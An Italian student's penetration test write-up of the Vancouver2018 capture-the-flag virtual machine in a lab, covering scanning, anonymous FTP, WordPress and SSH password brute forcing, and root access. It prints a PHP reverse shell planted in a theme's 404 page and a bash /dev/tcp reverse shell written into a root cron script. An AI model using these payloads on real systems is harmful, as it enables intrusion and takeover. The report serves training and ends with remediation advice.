REPORT TECNICO

HACKING VANCOUVER2018

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 18/01/2026

1. Introduzione

1.1 Obiettivo

L'obiettivo di questa attività è stato verificare la sicurezza della macchina virtuale "Vancouver2018", identificare **vulnerabilità critiche** nei servizi esposti e ottenere l'accesso amministrativo completo (**root**), dimostrato tramite il recupero del "flag" finale.

1.2 Scopo e Perimetro

- **Target:** 192.168.50.15 (Macchina Vancouver2018)
- **Macchina Attaccante:** 192.168.60.13 (Kali Linux)
- **Rete:** Rete interna gestita tramite pfSense.
- **Limiti:** Non è possibile cercare su interne la guida inerente a questa macchina occorre limitarsi a cercare ogni possibile strada utilizzando i tool che abbiamo a disposizione.

2. Ambiente di Lavoro e Strumenti

2.1 Configurazione del Laboratorio

L'ambiente di test è costituito da una rete virtualizzata. La macchina attaccante (Kali Linux) e la macchina vittima sono state collegate in una rete interna, simulate tramite VirtualBox/VMware, instradate attraverso un firewall pfSense.

2.2 Strumenti Utilizzati

- **Nmap:** Per la scansione della rete e dei servizi
- **FTP Client:** Per l'interazione con il servizio di trasferimento file.
- **Gobuster/Dirb:** Per l'enumerazione delle directory web.
- **WPScan:** Per la scansione di vulnerabilità specifiche di WordPress.
- **Hydra:** Per l'attacco bruteforce sul servizio SSH.
- **Netcat (nc):** Per stabilire connessioni reverse shell.

3. Attività Tecnica e Metodologia

3.1 Fase di Ricognizione (Information Gathering)

Il primo passo è stato identificare l'indirizzo IP del bersaglio all'interno della sottorete **`192.168.50.0/24`**. Ho eseguito una scansione "ping sweep" utilizzando **Nmap**.

Comando lanciato: **`nmap -sn 192.168.50.0/24`**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 16:02 EST
Nmap scan report for pfSense.home.arpa (192.168.50.1)
Host is up (0.0010s latency).
Nmap scan report for 192.168.50.15
Host is up (0.0013s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.27 seconds
```

Fig 1. Scansione della rete che identifica il target 192.168.50.15.

Una volta confermato l'IP del target (**192.168.50.15**), ho eseguito una scansione approfondita per individuare le porte aperte e le versioni dei servizi in esecuzione.

Comando lanciato: **`nmap -p- -A -T4 -v 192.168.50.15`**

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.60.13
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup wordpress
```

Fig 2. Output della scansione Nmap. Si notano le porte 21 (FTP), 22 (SSH) e 80 (HTTP) aperte.

Dalla scansione è emerso che:

- **La porta 21** (FTP) permette il login anonimo (**Anonymous** `FTP login allowed`).
- **La porta 22** (SSH) è aperta (OpenSSH 5.9p1).
- **La porta 80** (HTTP) ospita un server web Apache.

3.2 Connessione FTP

Sfruttando la vulnerabilità del login Anonymous rilevata da Nmap, mi sono connesso al server FTP.



Fig 3. Accesso FTP anonimo e download del file users.txt.bk.

All'interno del server FTP ho individuato un file di backup denominato **`users.txt.bk`**, che ho scaricato sulla mia macchina locale con un comando **get**. Analizzando il contenuto del file, ho ottenuto una lista di potenziali utenti del sistema.



Fig 4. Contenuto del file users.txt.bk che rivela i nomi utente (abatchy, john, mai, anne, doomguy).

Parallelamente, ho investigato il servizio Web sulla porta 80. Ho utilizzato **Gobuster** per cercare directory nascoste, trovando un percorso interessante: **`/backup_wordpress`**.

```
Starting gobuster in directory enumeration mode
/.hta.sql             (Status: 403) [Size: 306]
/.hta                 (Status: 403) [Size: 302]
/.hta.php             (Status: 403) [Size: 306]
/.htaccess            (Status: 403) [Size: 307]
/.hta.txt             (Status: 403) [Size: 306]
/.hta.zip             (Status: 403) [Size: 306]
/.htaccess.bak        (Status: 403) [Size: 311]
/.htaccess.zip        (Status: 403) [Size: 311]
/.hta.bak             (Status: 403) [Size: 306]
/.htpasswd.txt        (Status: 403) [Size: 311]
/.htaccess.sql        (Status: 403) [Size: 311]
/.htaccess.php        (Status: 403) [Size: 311]
/.htaccess.txt        (Status: 403) [Size: 311]
/.htpasswd            (Status: 403) [Size: 307]
/.htpasswd.php        (Status: 403) [Size: 311]
/.htpasswd.bak        (Status: 403) [Size: 311]
/.htpasswd.sql        (Status: 403) [Size: 311]
/.htpasswd.zip        (Status: 403) [Size: 311]
/license              (Status: 200) [Size: 19935]
/license.txt          (Status: 200) [Size: 19935]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.50.15/bac
kup_wordpress/]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.50.15/bac
kup_wordpress/]
/index                (Status: 301) [Size: 0] [--> http://192.168.50.15/bac
kup_wordpress/index/]
/readme               (Status: 200) [Size: 7358]
/wp-admin             (Status: 301) [Size: 334] [--> http://192.168.50.15/b
ackup_wordpress/wp-admin/]
/wp-content           (Status: 301) [Size: 336] [--> http://192.168.50.15/b
ackup_wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 337] [--> http://192.168.50.15/b
ackup_wordpress/wp-includes/]
/wp-config.php        (Status: 200) [Size: 0]
/wp-cron              (Status: 200) [Size: 0]
```

3.3 Analisi Wordpress e WPScan

Accedendo alla directory nascosta **`/backup_wordpress`**, ho trovato corrispondenza con l'utente **"john"** (già presente nella lista trovata via FTP).



Fig 6. identificazione utente "john".

Utilizzando **WPScan**, ho effettuato un attacco bruteforce che mi ha permesso di ottenere la password di "john" e accedere alla dashboard di amministrazione di WordPress.



Fig 6. identificazione password di "john" tramite WPscan.

Una volta all'interno del pannello di amministrazione ho:

1. modificato il file **`404.php`** del tema in uso, inserendo una Reverse Shell in PHP.



Fig 7. File .php della pagina di error 404 .

2. impostato un listener sulla mia macchina Kali (**`nc -lvnp 4444`**).
3. visitato una pagina inesistente sul sito target, ho eseguito il codice malevolo, e quindi ho ottenuto una shell come utente **`www-data`**.

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.60.13/4444 0>&1'");
?>
```

Fig 9. Codice php malevolo

Grazie a questo metodo di reverse shell sono stato in grado di ottenere una connessione remota con l'utente **www-data**.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.60.13] from (UNKNOWN) [192.168.50.15] 55327
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$ whoami
whoami
www-data
www-data@bsides2018:/var/www/backup_wordpress$ python -c 'import pty; pty.spaw
n("/bin/bash")'
<w/backup_wordpress$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bsides2018:/var/www/backup_wordpress$ pwd
pwd
/var/www/backup_wordpress
```

Fig 8. Connessione stabilita con la macchina vittima.'whoami' conferma che sono l'utente www-data.

4. Privilege Escalation (Ottenimento di Root)

Una volta dentro il sistema, ho individuato due metodi distinti per elevare i privilegi a **root**

4.1 Metodo 1: SSH Bruteforce su utente "Anne"

Dalla lista utenti recuperata via FTP, sapevo dell'esistenza dell'utente **anne**. Ho notato che, a differenza degli altri, SSH non bloccava l'accesso password per lei. Ho usato **Hydra** per trovarne la password.

Comando lanciato: **hydra -l anne -P rockyou.txt ssh://192.168.50.15**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.50.1
5
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not u
se in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-1
8 11:00:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it
 is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
 (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.50.15:22/
[22][ssh] host: 192.168.50.15   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not co
mplete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-1
8 11:00:53
```

Fig 9. Hydra trova la password dell'utente anne: "princess".

Ho effettuato il login SSH (**ssh anne@192.168.50.15**). Analizzando i permessi con **sudo -l**, ho scoperto che l'utente aveva permessi **ALL** (poteva eseguire qualsiasi comando come root senza restrizioni). È bastato digitare **sudo su** per diventare **root**.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh anne@192.168.50.15
** WARNING: connection is not using a post-quantum key exchange algorithm
.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.50.15's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jan 18 04:56:17 2026 from 192.168.60.13
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne# hoami
No command 'hoami' found, did you mean:
 Command 'whoami' from package 'coreutils' (main)
hoami: command not found
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne#
```

Fig 10. Login SSH come Anne e scalata privilegi immediata tramite configurazione sudo errata.

```
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions
 on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege
 escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

Fig 11. La prova del successo: visualizzazione del file flag.txt nella directory /root.

4.2 Metodo 2: Cron Job Injection (da www-data)

Partendo dalla reverse shell ottenuta al punto 3.3 (come `www-data`), ho ispezionato i processi pianificati nel file **`/etc/crontab`**. Ho notato uno script chiamato `cleanup` che veniva eseguito periodicamente come **root**. Poiché i permessi sul file erano configurati male, ho potuto sovrascriverne il contenuto inserendo un comando per aprire una nuova **reverse shell** sulla porta 9999.

```
www-data@bsides2018:/home/abatchy/Videos$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
www-data@bsides2018:/home/abatchy/Videos$ echo "/bin/bash -c 'bash -i >& /d
ev/tcp/192.168.60.13/9999 0>&1'" > /usr/local/bin/cleanup
<batchy/Videos$ echo "/bin/bash -c 'bash -i >& /dev/
<bash -c 'bash -i >& /dev/tcp/192.168.60.13/9999 0>&
<cp/192.168.60.13/9999 0>&1'" > /usr/local/bin/clean
up
www-data@bsides2018:/home/abatchy/Videos$
```

Fig 12. Analisi di /etc/crontab e iniezione del payload nello script vulnerabile 'cleanup'.

Dopo aver atteso l'esecuzione automatica del **cron job**, ho ricevuto una connessione sul mio **listener** (porta 9999) con privilegi amministrativi completi.



Fig 13. Accesso root ottenuto tramite exploit del Cron Job e visualizzazione del flag finale.

5. Conclusioni

5.1 Riepilogo

Il **Penetration Test** ha avuto successo. Sono state identificate e sfruttate diverse vulnerabilità a catena:

1. **Information Disclosure:** FTP anonimo e backup esposti hanno fornito la lista utenti.
2. **Weak Passwords:** Le password di `john` (WordPress) e `anne` (SSH) erano deboli e presenti in wordlist comuni.
3. **Remote Code Execution:** La mancata protezione dell'editor temi di WordPress ha permesso l'accesso iniziale.
4. **Privilege Escalation:** Configurazioni errate di `sudo` e permessi sui file **cron** hanno permesso la compromissione totale del sistema.

5.2 Raccomandazioni

Per mettere in sicurezza il sistema occorrerebbe apportare le seguenti misure di sicurezza:

- Disabilitare l'accesso **FTP Anonimo**.
- **Rimuovere directory** di backup web accessibili pubblicamente.
- Imporre una policy per **password complesse**.
- Disabilitare la modifica dei **file PHP** dalla dashboard di WordPress.
- **Limitare i permessi sudo** allo stretto necessario e correggere i permessi dei file eseguiti da Cron.